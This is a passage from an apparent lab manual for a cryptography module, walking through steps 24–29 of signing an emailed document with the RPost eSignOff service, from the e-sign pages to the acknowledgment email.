
24. A new **E-Sign** webpage appears displaying the email content; click **CONTINUE**.



25. The **Instructions: How To E-Sign** page appears; read the instructions carefully and click **CONTINUE**.




26. After viewing the email content, click **NEXT**.



Module 20 – Cryptography


27. The **Final Step - Please Complete the Information Below** page appears with the **Document Signature** form. In the **Please enter your name** field, enter your name (Recipient's name) and leave the **Initials** and **Title** field as blank and click the **Click to Sign** button.



The screenshot shows a web browser window with the title 'Final Signature'. The address bar displays the URL: <https://esign.r1.rpost.net/documents/finalsig/i7LyNzL2zbnYPD4bNhTpyrOg2tEszvmxFtXrm8Q>. The main content area is titled 'Document Signature' and contains the following fields and elements:

- A pencil icon next to the title 'Document Signature'.
- A label 'Please enter your name*' above a text input field.
- A signature field with a red border and a placeholder image.
- A label 'Initials (optional)' above a text input field.
- A label 'Title (optional)' above a text input field.
- A red button labeled 'Click to Sign'.
- A disclaimer text at the bottom: 'I agree with the content of the e-mail, the contract and any attachment(s) and I further agree to use electronic signature and sign here.'

28. The **YOU'RE ALL Set - E-Sign Completed!** page appears; close the current tab to return to the opened email. Click **Inbox** from the left-hand pane to navigate to the inbox.
29. Open an email from **RPost eSignOff Service**. You can observe that it is an acknowledgment email from RPost along with various details such as **Signed By, Date, Time, Original Recipient, IP, Message Id**, etc.

